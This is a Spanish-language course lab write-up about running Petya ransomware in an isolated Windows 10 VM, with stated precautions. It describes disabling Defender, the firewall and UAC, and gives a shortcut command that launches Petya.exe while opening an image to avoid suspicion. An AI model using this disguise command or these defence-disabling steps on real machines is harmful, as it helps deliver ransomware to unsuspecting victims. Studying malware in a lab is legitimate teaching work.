
Aplicamos y eso sería todo.




## 5. Ejecutamos y vemos que sucede







## AL HACER UN ESCAPE SALE:



Como vemos lo que sucede es un proceso de encriptación además de eso:

- Para recuperar los datos encriptados, indica que se debe pagar en la darknet usando Tor (pero lo cual no es recomendable, es riesgoso e ilegal).
- El texto largo (57MtYs-F2Ssrc...) es un "ID" para el rescate.
- Los archivos fueron cifrados: Los atacantes utilizaron un algoritmo de cifrado fuerte (como mencionan, "military grade") para bloquear el acceso.
- Pagar no garantiza que recuperes tus archivos.

## EVALUACION 2 (25 pts)

### Recursos:

Máquina virtual Windows 10 (deberá instalarla Windows 10 pro)

user: seguridad2025

pass: seguridad2025

### ACTIVIDAD PRACTICA: Ransomware pero ahora con Windows 10

En esta práctica, replicaremos el experimento realizado previamente en Windows 7, pero ahora en un entorno con Windows 10, no solo haga click en el acceso directo, vea hasta donde puede ejecutar este malware (PRUEBE DE TODO)


- Ejecutar el ransomware en Windows 10 y analizar su impacto.
- Documentar el proceso con capturas de pantalla detalladas.
- Evaluar las diferencias en el comportamiento del ransomware entre Windows 7 y Windows 10.

### ANTES DE COMENZAR (Muy Importante)

Asegúrate de que:

- Estás usando una máquina virtual con Windows 10
- No tienes archivos personales ni de valor en esa VM
- No tienes conexión a Internet o red local (ni compartida con la máquina anfitriona)

En la sección “Network adapter” Desmarca la opción “connected at power on”.



Hiciste una copia de seguridad o un *snapshot* de la VM antes de iniciar

## 📝 PASOS DETALLADOS DE LA PRÁCTICA

### ⓧ Desactivar todas las medidas de seguridad de Windows

**Ojo de ojazos:** En este caso la máquina que instalé ya está recortada o preparada para el análisis del malware.

Pero hay que seguir tales pasos para hacer lo que se pide:

#### a) Desactivar Windows Defender:

- Ve a Configuración > Actualización y seguridad > Seguridad de Windows > Protección contra virus y amenazas
- Haz clic en "Administrar configuración"
- Desactiva **Protección en tiempo real, Protección basada en la nube**, etc.

#### b) Desactivar Firewall:

- Panel de control > Sistema y seguridad > Firewall de Windows Defender
- Apaga el Firewall en redes públicas y privadas


#### c) Desactivar UAC (Control de Cuentas de Usuario):

- Escribe UAC en el buscador
- Baja el control hasta "No notificarme nunca"


## 1. Preparación previa

### *Descomprimir archivo*


- Habilitar el winrar




## **2. Y LUEGO, adoramos al capibara, el malhechor.**




## **3. Serios, ahora nos vamos a la carpeta donde tenemos una imagen para poder camuflar el ransomware**




#### 4. Ahora extraemos “Petya”



## 5. Ahora lo que haremos es mover el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen



## 6. Nos vamos al directorio y lo que haremos es crear un acceso directo



## 7. Colocamos este comando:

```
cmd /c start "" "C:\Users\seguridad\Documents\Petya.exe" && start ""
```

```
"C:\Users\seguridad\Documents\Mini_Capibara.jpg"
```


Explicación del comando: -----

cmd /c → Ejecuta un comando en la terminal y se cierra automáticamente.


start "" "C:\ruta\Petya.exe" → Inicia el ransomware.

&& → Espera a que el primer comando se ejecute y luego lanza el siguiente.

start "" "C:\ruta\Mini\_Capibara.jpg" → Abre la imagen para evitar sospechas.



